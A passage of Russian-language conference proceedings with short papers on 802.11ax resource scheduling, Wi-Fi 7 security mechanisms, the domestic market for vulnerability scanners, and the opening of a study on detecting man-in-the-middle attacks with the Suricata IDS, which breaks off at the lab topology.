$$\begin{cases} \sum_{i=1}^{n} x_i^j \le 1, \forall j \in [1, M] \\ \sum_{i=1}^{M} x_i^j \le 1, \forall i \in [1, n] \end{cases}, \quad (6, 7)$$

где условие (6) означает, что одной станции не может быть назначено более одного RU, а (7) утверждает, что RU не может быть назначен более, чем одной станции.

Algorithm 1 General 11ax scheduler algorithm

```
procedure SCHEDULER
    for ρ in R do
        for c in [mcs*_min; mcs*_max] do
            X̂ = HungarianAlg(Λ(ρ, c))
            if U_best < U(X̂) then
                U_best = U(X̂),
                X_best = X̂,
                c_best = c,
                ρ_best = ρ.
    return ρ_best, c_best, X_best
```

Рис. 1. Венгерский алгоритм

Т.е. алгоритм составляет матрицу приращений функции полезности для станции и находит такое приращение в каждой строке, которые максимизируют целевую функцию.

Авторами работы [3] предлагаются методы выбора передачи голоса по интернет-протоколу (VoIP), видео и других пользователей для достижения целей качества обслуживания (QoS) и оптимизации общей производительности в сетях стандарта 802.11ax. Планировщик QoS Proportional Fair (PF) в точке доступа учитывает мгновенное состояние канала для каждого пользователя и наблюдаемую пропускную способность для этого пользователя,

чтобы вычислить показатель PF. Он выбирает пользователя с максимальным значением показателя PF для обслуживания. Для каждого i-го клиента показатель пропорциональной справедливости для каждого RU в соответствии с механизмом пропорционального справедливого планирования задается как:

$$M_i^c(t) = \frac{r_i^c(t)}{R_i(t)}, \quad (8)$$

где $r_i^c(t)$ – мгновенное состояние канала пользователя *i* в момент времени *t* для RU, $R_i(t)$ – долгосрочная скорость обслуживания пользователя *i* в момент времени *t*.

В работе [4] рассмотрена проблема планирования и распределения ресурсов в передачах OFDMA по восходящем потоке в сетях IEEE 802.11ax. Предложен метод оптимизации по Ляпунову. Ключевым достоинством предлагаемого метода является то, что ее можно использовать вместе с механизмом TWT стандарта IEEE 802.11ax.

В оптимизации по Ляпунову каждое ограничение среднего времени связано с виртуальной очередью, и выполнение ограничения выражается как проблема стабильности очереди. Для каждого ограничения мощности $p_k \le p_k^{max}$ рассмотрена виртуальную очередь, которая развивается в течение t следующим образом:

$$Q_k(t+1) = [Q(t) - p_k^{max} + p_k(t)]^+, \quad (9)$$

где Q_k обозначает количество незавершенных работ в очереди, p_k^{max} соответствует виртуальной постоянной скорости обслуживания, а $p_k(t)$ – процесс виртуального поступления.

Θ(t) обозначает вектор всех задержек в очереди в период t и рассмотрена квадратичная функция Ляпунова. Функция Ляпунова является скалярной мерой плотности сети.

Квадратичная функция Ляпунова:

$$L(\Theta(t)) = \frac{1}{2}\sum_{k=1}^{K} Q_k^2(t) + \frac{1}{2}\sum_{k=1}^{K} Z_k^2(t) + \frac{1}{2}\sum_{k=1}^{K} G_k^2(t) \quad (10)$$

Дрейф Ляпунова:

$$\Delta(\Theta(t)) := \mathbb{E}[L(\Theta(t+1)) - L(\Theta(t)) \,|\, \Theta(t)] \quad (11)$$

Если действия по распределению ресурсов выполняются в очень короткий промежуток времени t, чтобы жадно минимизировать Δ(Θ(t)) дрейф, то отставание в очереди переводится в состояние меньшей загруженности, что интуитивно обеспечивает стабильность сети, эквивалентную удовлетворению желаемым ограничениям среднего времени

Такой подход к проектированию подходит для сетей Интернета вещей с ограниченным энергопотреблением и сенсорных сетей с питанием от батарей.

В работе [5] предложен алгоритм максимизации пропускной способности, исследовано влияние различных разделений RU: RU произвольного доступа (RA – Random Access) и RU запланированного доступа (SA - Scheduled Access). Если целью является максимизация пропускной способности, точка доступа должна выбрать N_{SA} и N_{RA} таким образом, чтобы BSR собирались из STA с точно такой же скоростью, с которой эти STA могут быть запланированы в SA RU.

Основная идея, используемая в алгоритме (рисунок 2), заключается в том, что до тех пор, пока точка доступа осведомлена об информации отчета о состоянии буфера (BSR) станции (N_{RU} STA), точка доступа назначает все RU для передач на основе расписания, по одному для каждой станции STA. Если нет, AP присваивает RU запланированного доступа (SA RU), по одному для каждой из тех станций, информация об отчете о состоянии буфера BSR которых доступна в точке доступа, в то время как остальные RU назначаются для произвольного доступа RA.

Algorithm 1 Algorithm for optimal RU allocation in 802.11ax.

Initialize: $\Psi \leftarrow \{\}$
while true **do**
  Compute $N_{SA} = \min(|\Psi|, N_{RU})$
  Sort BSRs in descending order
  Select N_{SA} STAs with largest BSRs in Ψ
  BSR[s] = BSR[s] - #scheduled_packets $\forall s \in \phi$
  if BSR[s] $= 0, \quad \forall s \in \Psi$ **then**
    $\Psi = \Psi \setminus \{s\}$
  end if
  Allocate $N_{RA} = N_{RU} - N_{SA}$ RUs for random access
  Transmit Trigger Frame
  if $N_{RA} > 0$ and BSR received on RA RU k **then**
    $\Psi \cup \{k\} \quad \forall k \in \psi$
    Update BSR[k] $\forall k \in \psi$
  end if
end while

Рис. 2. Алгоритм оптимального распределения RU в 802.11ax

Выводы

1. Конкретный метод выделения ресурсных блоков стандартом не регламентируется. Данный аспект оставлен на производителей оборудования совместимого со стандартом.

2. Конкретные реализации от производителей являются проприетарными и в литературе не опубликованы.

3. В статье представлен краткий обзор описанных в научной литературе методов посвященных механизмам выделения ресурсных блоков.

4. Среди методов можно отметить, как универсальные (жадный алгоритм), так и специализированные (QoS Proportional Fair).

Список используемых источников

1. Банков Д. В., Тутельян С. А., Хоров Е. М. Планирование ресурсов в сетях IEEE 802.11ax для случая частотно-селективного канала [Электронный ресурс] // 2021. Институт проблем передачи информации имени А. А. Харкевича РАН.

2. Bankov D., Didenko A., Khorov E., Lyakhov A. OFDMA Uplink Scheduling in IEEE 802.11ax Networks // International Conference on Communications (ICC), 2018 / IEEE. 2018.

3. Taneja M., Sahu B., Murthy R. et al. Resource Allocation in 802.11ax Networks // Technical Disclosure Commons, 2018.

4. Dovelos K., Bellalta B. Optimal Resource Allocation in IEEE 802.11ax Uplink OFDMA with Scheduled Access // Cornell University, 2019.

5. Oran S., Yaron A. Scheduling Strategies and Throughput Optimization for the Uplink for IEEE 802.11 ax and IEEE 802.11 ac Based Networks // Wireless Sensor Network. 2017. Vol. 9, no. 08. P. 250.

УДК 004.056.53
ГРНТИ 81.93.29

ИССЛЕДОВАНИЕ НОВОВВЕДЕНИЙ IEEE 802.11BE, ОЦЕНКА ИХ ВЛИЯНИЯ НА БЕЗОПАСНОСТЬ СЕТЕЙ WI-FI 7

С. А. Винников, М. М. Ковцур, В. И. Трезоров

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

IT-компании регулярно улучшают свои продукты и выпускают новые версии. Технология беспроводной передачи данных Wi-Fi не стала исключением. В 2024 Wi-Fi Alliance готовится представить седьмое поколение Wi-Fi сетей под название IEEE 802.11be. В данной работе рассматриваются нововведения, которые будут добавлены в Wi-Fi 7. Выполнено сравнение с результатами, полученными в прошлых исследованиях. Описывается, какие уязвимости будут исправлены и какие потенциальные проблемы могут возникнуть впоследствии.

Wi-fi; Wi-Fi 7; IEEE 802.11be; MLO; R-TWT

Развитие информационных технологий происходит постоянно и безостановочно. IT-компании регулярно улучшают свои продукты и выпускают новые версии. Технология беспроводной передачи данных Wi-Fi не стала исключением. Спустя 4 года после появления IEEE 802.11ax сетей, а именно в 2024 Wi-Fi Alliance готовится представить седьмое поколение Wi-Fi сетей под название IEEE 802.11be. Несмотря на то, что официальный выход ещё не состоялся, новый стандарт был принят в формате Draft, а в январе 2024 года начался процесс сертификации, поэтому основные сведения и нововведения, представленные в документации, уже известны. В связи с этим становится актуальным вопрос планирования будущих исследований.

На данный момент существует несколько исследований посвященным Wi-Fi 7, некоторые работы приведены в таблице 1. Данные исследования направлены на изучение новых механизмов и их эффективности, но не рассказывают о контексте безопасности Wi-Fi сетей и защиты от угроз. Еще авторы отмечают, о возможной потере актуальности результатов работ, поскольку стандарт IEEE 802.11be все время дорабатывается [1]. Сказанное выше также подтверждает актуальность формирования плана будущих исследований.

ТАБЛИЦА 1. Существующие исследования

Название исследования	Описание
Анализ алгоритмов пропуска полос для сетей IEEE 802.11be/ И. А. Левицкий, А. А. Третьяков, 2022	В статье проанализирована эффективность механизма пропуска полос и возможности его улучшения
Исследование стратегий использования множества каналов для обслуживания трафика реального времени в сетях IEEE 802.11be/К. С. Чемров, Д. В. Банков, Е. М. Хоров, А. И. Ляхов, 2022	В данной работе исследованы разные стратегии обслуживания приложений реального времени в сетях Wi-Fi с использованием механизма multi link
False Protection of Real-Time Traffic with Quieting in Heterogeneous Wi-Fi 7 Networks: An Experimental Study (в пер. Ложная защита трафика в реальном времени с помощью затихания в гетерогенных сетях Wi-Fi 7: Экспериментальное исследование) /Andrey Barannikov, Ilya Levitsky, Evgeny Khorov, 2023	В исследовании было изучено, могут ли сети Wi-Fi 7 полагаться на механизм «окна тишины», как обратно совместимый способ защиты передачи R-TWT в реальном времени

Согласно стандарту, принятому в формате draft, в Wi-Fi 7 основной упор сделан на работу с IoT, т.е. взаимодействие с большим количеством одновременно подключенных устройств, в связи с чем были введены механизмы MLO и R-TWT [2]. Улучшения численных показателей показаны в таблице 2.

ТАБЛИЦА 2. Сравнение основных показателей разных поколений Wi-Fi

	Wi-Fi 7	Wi-Fi 6E	Wi-Fi 6	Wi-Fi 5
Год выхода	2024	2021	2019	2013
Стандарт IEEE	802.11be	802.11ax	802.11ax	802.11ac
Максимальная скорость	46 Гбит/с	9.6 Гбит/с	9.6 Гбит/с	3.5 Гбит/с
Диапазоны	2,4 ГГц, 5 ГГц, 6 ГГц	2,4 ГГц, 5 ГГц, 6 ГГц	2,4 ГГц, 5 ГГц	5 ГГц
Ширина каналов	До 320 МГц	20, 40, 80, 80+80, 160 МГц	20, 40, 80, 80+80, 160 МГц	20, 40, 80, 80+80, 160 МГц
Модуляция	4096-QAM OFDMA	1024- QAM SOFDMA	1024- QAM OFDMA	256- QAM OFDMA
MIMO	16*16 UL/DL MU-MIMO	8*8 UL/DL MU-MIMO	8*8 UL/DL MU-MIMO	4*4 MIMO DL MIMO

Согласно результатам исследования, IEEE 802.11ax уязвимы для атак на беспроводные сети, актуальных для прошлых поколений сетей [3]. Внедрение 6 ГГц привело к появлению нового способа реализации атаки MITM (Evil twin), которая не обнаруживается корпоративным сетевым оборудованием, если оно не поддерживает 6 ГГц, а способы обнаружения 6 ГГц точки доступа вне диапазона не являются гарантированными.

Благодаря следующим улучшениям, атака Evil Twin, представляющая угрозу для Wi-Fi 6E, станет неактуальной для оборудования Wi-Fi 7:

– уменьшение запроса на зонд (Reduced probe request);
– улучшение сокращенного отчета соседей (Reduced Neighbor Report);
– протокол запроса сети доступа (Access Network Query Protocol).

Данные механизмы позволят гарантированно обнаружить нелегитимную точку доступа, работающую в 6 ГГц диапазоне, в том числе с помощью оборудования, не поддерживающего данный диапазон.

Multi-Link operation (MLO) – механизм, который позволяет одному клиентскому устройству подключаться к разным диапазонам, позволяет устройствам одновременно передавать и получать данные на разных диапазонах, а также обеспечивает более высокие скорости за счёт объединения полосы пропускания с более надёжными соединениями Wi-Fi на нескольких одновременно используемых диапазонах [4]. Общий принцип работы показан на рисунке 1.

Дело в том, что в прошлых поколениях Wi-Fi, для каждого частотного диапазона на точке доступа создавались разные сети, которые также отличались друг от друга MAC-адресом, SSID, паролем и настройками. При необходимости работы на другом диапазоне устройство было вынуждено подключаться к другой сети, но к той же точке доступа. В Wi-Fi 7, благодаря MLO, точка доступа создает только одну сеть, работающую со всеми частотными диапазонами одновременно, и переход на другой диапазон сопровождается без необходимости подключения к другой сети и повторному прохождению процедуре аутентификации. В связи с этим поменялся и принцип шифрования. Предыдущие поколения Wi-Fi использовали один MAC-адрес для каждой радиостанции, и поэтому при создании ключей шифрования для соединения необходимо было создавать новые ключи для каждого соединения с помощью четырехстороннего рукопожатия. В MLO вводится MAC-адрес "более высокого уровня", который используется для всех трех радиостанций устройства Wi-Fi 7. Этот единый MAC-адрес высокого уровня используется для ключей шифрования, а это значит, что при переключении диапазонов во время выбора канала MLO новый ключ шифрования создавать не нужно.

Рис. 1. Принцип работы MLO

Restricted Target Wake Time (R-TWT) – это механизм, с помощью которого точка доступа и устройство обмениваются данными только в четко определенные периоды обслуживания [5]. Он был введен из-за требования к поддержанию стабильно высоких скоростей передачи данных для дополненной реальности.

Поскольку Wi-Fi сети неоднородны, и помимо новых устройств с поддержкой Wi-Fi 7 будут работать и устройства прошлых поколений Wi-Fi, которые не будут поддерживать R-TWT. Для защиты каналов от вторжений старых устройств, был реализован механизм интервалов тишины, принцип его работы показа на рисунке 2.




Рис. 2. Принцип работы интервалов тишины

Согласно результатам исследования ученых из РАН, устройства некорректно взаимодействуют с интервалами тишины, из-за чего происходят вторжения в канал со стороны устройств, не поддерживающих механизм R-TWT [5].

Исходя из вышесказанного, в контексте безопасности Wi-Fi 7 остается неясным следующее: будут ли атаки наводнения кадрами оказывать влияние на механизм MLO, и как это влияние будет выражаться? Каким образом будет реализована защита R-TWT от вторжений в канал и появится новый вектор атак, связанный с ними?

В связи с этим, в будущих работах планируется в первую очередь обратить внимание на исследования безопасности механизмов MLO и R-TWT, а также на обнаружение нелегитимной точки доступа, работающей в 6 ГГц диапазоне.

Список используемых источников:

1. Barannikov A., Levitsky I., Khorov E. False Protection of Real-Time Traffic with Quieting in Heterogeneous Wi-Fi 7 Networks: An Experimental Study // Датчики и системы реального времени для IIoT. М.: Институт проблем передачи информации Российской академии наук, 2022.

2. 802.11be – IEEE Draft Standard for Information technology. Telecommunications and information exchange between systems Local and metropolitan area networks // Specific requirements/ Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY)

Specifications Amendment: Enhancements for Extremely High Throughput (EHT) // IEEE Xplore URL: https://ieeexplore.ieee.org/document/10058126 (дата обращения: 18.01.2024).

3. Ковцур М. М, Винников С. А., Трезовор В. И., Киструга А. Ю. Исследование сетей Wi-Fi 6E на устойчивость к распространенным атакам // Сборник материалов (тезисов) 51-й международной конференции 61 "Мобильный бизнес: перспективы развития и реализации систем радиосвязи в России и за рубежом". СПб: ЗАО "Национальный институт радио и инфокоммуникационных технологий", 2023. С. 33–35.

4. Чемров К. С., Банков Д. В., Хоров Е. М., Ляхов А. И. Исследование стратегий использования множества каналов для обслуживания трафика реального времени в сетях, 2022. IEEE 802.11be/

5. Barannikov A., Levitsky I., Khorov E. False Protection of Real-Time Traffic with Quieting in Heterogeneous Wi-Fi 7 Networks: An Experimental Study // Датчики и системы реального времени для IIoT. М.: Институт проблем передачи информации Российской академии наук, 2022.

6. Левицкий И. А., Третьяков А. А. Анализ алгоритмов пропуска полос для сетей IEEE 802.11be // Сборник трудов 45-й междисциплинарной школы-конференции ИППИ РАН. М.: Институт проблем передачи информации им. А.А. Харкевича РАН, 2022. С. 113–116.

7. Ушаков И. А., Котенко И. В., Овраменко А. Ю., Преображенский А. И., Пелёвин Д.В. Комбинированный подход к обнаружению инсайдеров в компьютерных сетях. Вестник Санкт-Петербургского государственного университета.

8. Герлинг Е. Ю., Кулишкина Е. И., Бирих Э. В., Виткова Л. А. Модели нарушителей информационной безопасности // Известия высших учебных заведений. Технология легкой промышленности, 2017. Т. 35. № 1. С. 27–30.

9. Штеренберг С. И., Красов А. В., Цветков А. Ю. Компьютерные вирусы. Ч. 1. СПб: СПбГУТ, 2015. 62 с.

10. Ушаков И. А., Исмоилов Ф. Х., Фёдорова А. Э., Манкаев Р. М., Деркач А. Ю. Обнаружение аномалий в сетевом трафике, используя методы машинного обучения // Актуальные вопросы современной науки и образования: сб. ст. XX Международной научно-практической конференции. В 2-х ч. Пенза, 20 июня 2022 года. Часть 1. Пенза: Наука и Просвещение (ИП Гуляев Г.Ю.), 2022. С. 96–98.

УДК 004.056.53
ГРНТИ 81.93.29

АВТОМАТИЗАЦИЯ ВЫЯВЛЕНИЯ УЯЗВИМОСТЕЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Л. А. Виткова[1], Р. Р. Исмаилов[2], М. А. Пепп[3]

[1] Федеральное государственное бюджетное учреждение науки «Санкт-Петербургский Федеральный исследовательский центр
[2]ООО «Газинформсервис»
[3] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время существует большое количество уязвимостей в информационных системах, что является огромной проблемой для специалистов ИБ. Ручной поиск уязвимостей долгий и трудный процесс. Поэтому эффективнее использовать автоматические средства для поисков брешей в информационной инфраструктуре организации. В данной статье проводится анализ рынка отечественных сканеров уязвимостей, исследуется их роль в обеспечении кибербезопасности и необходимость их использования для защиты информационной инфраструктуры. Автор подчеркивает значимость использования отечественных сканеров уязвимостей в условиях постоянно возрастающих киберугроз для обеспечения надежной защиты информационных ресурсов и предотвращения возможных кибератак.

сканеры уязвимостей, уязвимость, поиск уязвимостей, киберугрозы

Для обеспечения стабильной, непрерывной и главное безопасной работы коммерческих проектов, информационных и мобильных технологических систем крайне важно отслеживать появление уязвимостей и потенциальных рисков. Анализ уязвимостей – это определенным образом, структурируемый процесс поиска уязвимых мест, угроз, потенциальных способов их осуществления, а также построение модели работы злоумышленников, увлеченных в эти процессы [1]. Уязвимость представляет собой слабый компонент в информационной системе в предприятия.

Согласно информации, только с сайта bdu.fstec.ru [2] за 2022 год было найдено 5939, а за 2023 год 7714 уязвимости в программном обеспечении, из рис. 1 видно, что в среднем каждый месяц ФСТЭК пополнял свою базу на 568 уязвимости.




Рис. 1. Количество новых уязвимостей помесячно за 2023 г. с сайта bdu.fstec.ru

Из всех уязвимостей, внесенных в базу ФСТЭК за 2022 и 2023 года, больше половины имеют высокий или критический уровень опасности для инфраструктуры. 887 уязвимости связаны с различными инцидентами ИБ, 3238 имеют эксплоит 2004 из них в открытом доступе. Наличие таких уязвимостей в информационных системах, узлах инфраструктуры или элементах комплекса защиты информации является большой проблемой для подразделений IT и ИБ. Наличие уязвимости негативно влияет на бизнес, делая его менее защищенным перед конкурентами, упрощает возможность нанесения материального вреда, позволяет нарушителю раскрывать конфиденциальную информацию, например, персональные данные сотрудников либо клиентов.

Поиск потенциальных угроз информационной безопасности можно осуществлять вручную, но этот процесс требует значительных затрат времени и усилий, а также существует риск упустить из виду некоторые уязвимости. В связи с этим возникает потребность в использовании автоматизированных инструментов для обнаружения уязвимостей и слабых мест в информационной инфраструктуре организации, таких как сканеры уязвимостей или комплексные системы управления уязвимостями.

Управление уязвимостями (vulnerability management, VM) – это непрерывный процесс, направленный на обнаружение и устранение уязвимостей в инфраструктуре организации. Он включает в себя несколько этапов:

– Инвентаризация активов. На этом этапе происходит сбор и систематизация информации о рассматриваемой инфраструктуре.

– Выявление уязвимостей. Этот этап предполагает сканирование элементов защищаемой инфраструктуры на наличие уязвимостей.

– Выработка рекомендаций. На этом этапе отделы информационной безопасности (ИБ) и информационных технологий (IT) совместно определяют наиболее оптимальное решение по устранению уязвимости. Это может быть набор мер по смягчению последствий или применение официального решения от производителя (разработчика). Однако такое решение не всегда возможно, и чаще всего оно представляет собой обновление, которое может вызывать конфликты между программным обеспечением.

– Устранение уязвимостей. На этом этапе реализуется процесс устранения уязвимости.

– Контроль устранения уязвимостей. После устранения уязвимости проводится повторная проверка ресурса на её наличие.

Сканеры уязвимостей и системы управления уязвимостями имеют одно общее назначение – поиск уязвимостей. Но есть и отличие: сканеры только обнаруживают уязвимости, а системы управления, помимо выявления, также помогают отслеживать, приоритизировать и устранять уязвимости.

Российский рынок сканеров уязвимостей и систем управления уязвимостями постепенно становится конкурентоспособным по сравнению с зарубежными аналогами, но ему всё ещё нужно время, чтобы догнать их.

На зарубежном рынке уже есть такие функции, как интеграция с системами тикетинга, оценка угроз на основе возможности эксплуатации уязвимости, непрерывный мониторинг изменений в инфраструктуре, анализ облачных сред и контейнеров, использование облачных решений. [3, 4]. В таблице 1 приведены отечественные сканеры и системы управления уязвимостями.

ТАБЛИЦА 1. Рынок отечественных решений в сфере управления уязвимостями

Продукт	Производитель	Тип
MaxPatrol 8	Positive Technologies	Сканер уязвимостей
RedCheck	АЛТЭКС-СОФТ	Сканер уязвимостей
XSpider	Positive Technologies	Сканер уязвимостей
Ревизор сети	ЦБИ-сервис	Сканер уязвимостей
Сканер-ВС	НПО «Эшелон»	Сканер уязвимостей
Security Vision VM	ООО «Интеллектуальная безопасность»	Система управления уязвимостями
Vulns.IO VM	ООО «ФРОДЕКС»	Система управления уязвимостями
R-Vision VM	ООО «Р-Вижн»	Система управления уязвимостями
MaxPatrol VM	Positive Technologies	Система управления уязвимостями

Сканеры уязвимостей представляют собой мощный инструмент, который находит широкое применение в различных областях. Они не только помогают выявить слабые места в системе безопасности предприятия, но и обеспечивают выполнение строгих требований регуляторов, таких как PCI

SSC и ФСТЭК России. Это делает сканеры уязвимостей незаменимым решением для организаций, стремящихся обеспечить надёжную защиту своих информационных активов и соответствовать нормативным стандартам.

Сканеры уязвимостей и системы управления уязвимостями помогают создать эффективную систему управления информационной безопасностью, экономя время и ресурсы компании. В целом, управление уязвимостями – полезный инструмент для обнаружения и устранения угроз в информационных системах, но он не является единственным решением. [5]. Их применение должно быть частью комплексного подхода к обеспечению безопасности информационных систем.

Список используемых источников

1. Хромова А. Р., Петросян Л. Э. Анализ уязвимостей в системах безопасности данных // Инженерный вестник Дона, 2023. №6.

2. Список уязвимостей // Банк данных угроз безопасности информации URL: https://bdu.fstec.ru/vul (дата обращения: 19.01.24).

3. Обзор рынка систем управления уязвимостями (Vulnerability Management, VM) // anti-malware URL: https://www.anti-malware.ru/analytics/Market_Analysis/Vulnerability-Management#part5 (дата обращения: 19.01.24).

4. Качуровский, Ю. О. Пестов И. Е. Использование dlp-систем для защиты информации // Инновационные технологии, экономика и менеджмент в промышленности: сборник научных статей по итогам XII международной научной конференции, Волгоград, 23–24 декабря 2021 года / НПП Медпромдеталь. Том Часть 1. Волгоград: ООО "Конверт", 2021. С. 201–202.

5. Зылева П. С., Пестов И. Е., Тремель И. С., Юрова У. С. Методы обеспечения безопасности Astra Linux special Edition // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т., СПб. СПбГУТ, 2023. Т. 1. С. 553–558.

УДК 004.056.53
ГРНТИ 81.93.29

ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖНЕНИЙ IDS SURICATA ДЛЯ ОБНАРУЖЕНИЯ АТАКИ «MAN-IN THE MIDDLE» (MITM)

Л. А. Виткова[1], В. В. Пучков[1], И. Д. Шадрин[2]

[1]Санкт-Петербургский Федеральный исследовательский центр Российской академии наук» (СПб ФИЦ РАН)
[2]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Согласно статистике, трафик пользователей каждый год увеличивается примерно на 50 процентов. Пользователи постоянно подвергаются разным атакам, одна из них – Man-in-the-middle (MITM). MITM- тактическое средство для достижения цели, когда злоумышленник перехватывает трафик между двумя сторонами для кражи учетный данных или личной информации. Данная атака является серьезной угрозой компрометации и искажения данных, что может привести к большим репутационным и финансовым потерям. Системы обнаружения вторжений (IDS) помогают обнаруживать потенциальные атаки п предупреждают о них, анализируя сетевой трафик и определяя, является ли наблюдаемое поведение допустимым. Существует большое множество систем IDS, одно из таких решений это – Suricata. Suricata разработан как многозадачный сетевой IDS, способный обрабатывать большие объемы сетевого трафика с высокой скоростью. В данной работе рассматривается возможность использования IDS Suricata для обнаружения атак MITM и оценивается эффективность подобной модели защиты от данной уязвимости.

MITM, IDS Suricata, системы обнаружения атак

В современной информационной среде, где киберугрозы развиваются все быстрее и становятся все более сложными, обеспечение безопасности сети является критически важной задачей. При этом, многие организации полагаются на системы обнаружения вторжений (IDS), такие как Suricata. Suricata – это бесплатная, с открытым исходным кодом система обнаружения вторжений (IDS), которая предназначена для обнаружения и предотвращения вредоносной активности на широком спектре компьютерных сетей. Suricata является мощным инструментом, который может анализировать сетевой трафик в реальном времени и обнаруживать подозрительную активность, такую как атаки DDoS, вирусы, вредоносные программы и другие угрозы. Suricata также может выполнять функции системы предотвращения вторжений (IPS), блокируя атаки перед тем, как они проникнут в сеть [1, 2].

Целью данной статьи является исследование и анализ различных методов проведения атаки MITM и ее обнаружение системой IDS Suricata. Будет проанализировано, как данные атаки могут быть успешно выполнены, какие

уязвимости используются и какие последствия они могут иметь для безопасности сети [3].

Атаки:

1. Перехват сетевого трафика: MITM-атаки основаны на возможности злоумышленника перехватить и прослушивать сетевой трафик. В Suricata используется сниффер пакетов, чтобы получить доступ к сетевому трафику. Однако, если злоумышленнику удается захватить сетевой трафик до того, как он попадет в Suricata, то IDS не сможет обнаружить атаку.

2. Уклонение от обнаружения: MITM-атаки могут быть проведены таким образом, чтобы избежать обнаружения Suricata. Например, использование шифрования или стеганографии может помочь злоумышленнику скрыть данные, передаваемые по сети, от системы обнаружения вторжений.

3. Фальшивый SSL/TLS трафик: MITM-атаки часто включают создание фальшивого сертификата SSL/TLS для перехвата и чтения зашифрованного сетевого трафика. Suricata может быть настроена на обнаружение подобных атак, используя соответствующие правила и алгоритмы анализа сетевого трафика.

Признаки проведения атаки MITM:

1. Изменение сетевой топологии: атакующий может вмешаться в сетевую топологию и изменить маршрутизацию трафика, делая себя переадресовывающим узлом для передачи данных между двумя другими узлами.

2. Подмена MAC-адресов: атакующий может изменить MAC-адрес своего сетевого интерфейса, чтобы эмулировать MAC-адрес другого узла в сети. Это позволяет атакующему перехватывать данные, предназначенные для других узлов в сети.

3. ARP-отравление: атакующий может отправлять поддельные ARP-ответы на узлы в сети, чтобы перенаправить сетевой трафик через себя. Это позволяет атакующему перехватывать и изменять данные, передаваемые между узлами.

4. Злоумышленник может использовать программное обеспечение для атаки посредником, такое как ПО для перехвата сетевого трафика или программы-туннелирования, для перехвата и изменения данных между двумя узлами.

5. Уязвимости сетевых протоколов: атакующий может использовать уязвимости в протоколах передачи данных или управления сетью для осуществления атаки MitM. Например, атакующий может вмешаться в протоколы DHCP, DNS или SSL/TLS для перехвата и изменения данных. В процессе выполнения работы было решено проводить атаку методом ARP-отравление. Для этого было создано несколько виртуальных машин:

– Ubuntu v20.04, с установленной и настроенной на ней системой обнаружений вторжений IDS-Suricata.

– Маршрутизатор Mikrotik – для создания соединения между виртуальными машинами.

– Kali Linux – виртуальная машина для проведения атаки.

Топология сети представлена на рис.1.

